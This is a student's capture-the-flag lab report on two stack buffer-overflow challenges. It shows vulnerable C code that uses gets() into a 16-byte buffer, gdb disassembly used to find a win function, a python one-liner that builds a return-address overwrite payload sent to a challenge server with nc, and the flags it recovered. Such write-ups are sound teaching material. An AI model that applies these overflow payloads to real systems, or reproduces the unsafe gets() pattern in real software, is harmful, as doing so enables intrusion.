
Lab2 CTF report

11912039 郑鑫颖


Q1:



```
root@kali-WSU:~# nc ali.infury.org 10001
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
flag{G0ddN3ss_d1sApp34Rs_1N_n0_TiM3_37dc902e}

Please enter your string:
```

In the Analysis of the code, we know that if a segment fault happends, it will give its flag. So we just input more char than the size.




```
void sigsegv_handler(int sig) {
  fprintf(stderr, "%s\n", flag);
  fflush(stderr);
  exit(1);
}

void vuln(){
  char buf[16];
  gets(buf);
}

int main(int argc, char **argv){
  //open the flag.txt file
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("Flag File is Missing. Problem is Misconfigured, please c
    exit(0);
  }
  //Read from the file to flag
  fgets(flag,FLAGSIZE_MAX,f);
  //If there is a SIGSEGV run sigsegv_handler
  signal(SIGSEGV, sigsegv_handler);
  //gid settings
  gid_t gid = getegid();
  setresgid(gid, gid, gid);

  puts("Please enter your string: \n");
  vuln();
  printf("Thanks! Received: %s", argv[1]);
  return 0;
}
```


Q2:



```
AAAAAAAAAAAAAAAAAAAAAAA`BBBB                              de\xc0\xad\xc
flag{N0!H-hh-How_u_g0T_Th4t...N0!!!My_P0w3r!!!8d0b11c0}root@kali-WSU
root@kali-WSU:~/Desktop#
```

In this question, we need to find modify the return address to be the begin address of the win.


Firstly, find the address of win. use the disas command in gdb.



```
Reading symbols from chall2-2...(no debugging sy
gdb-peda$ disas win
Dump of assembler code for function win:
   0x080485cb <+0>:      push   ebp
   0x080485cc <+1>:      mov    ebp,esp
   0x080485ce <+3>:      sub    esp,0x58
```

Secondly, modify the return address and input the right argus for win function.

(overwrite the ebp and the return address)



```
gdb-peda$ quit
root@kali-WSU:~/Desktop# python -c "print 'A' * 112 + '\xcb\x85\x04\x08'+'AAAA'+'\xef\xbe\xad\xde'+'\xde\xc0\xad\xde'" >~/Desktop/input1
root@kali-WSU:~/Desktop# nc ali.infury.org 10002 <input1
Please enter your string:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAˇAAAA������
flag{N0!H-hh-How_u_g0T_Th4t...N0!!!My_P0w3r!!!8d0b11c0}
root@kali-WSU:~/Desktop#
```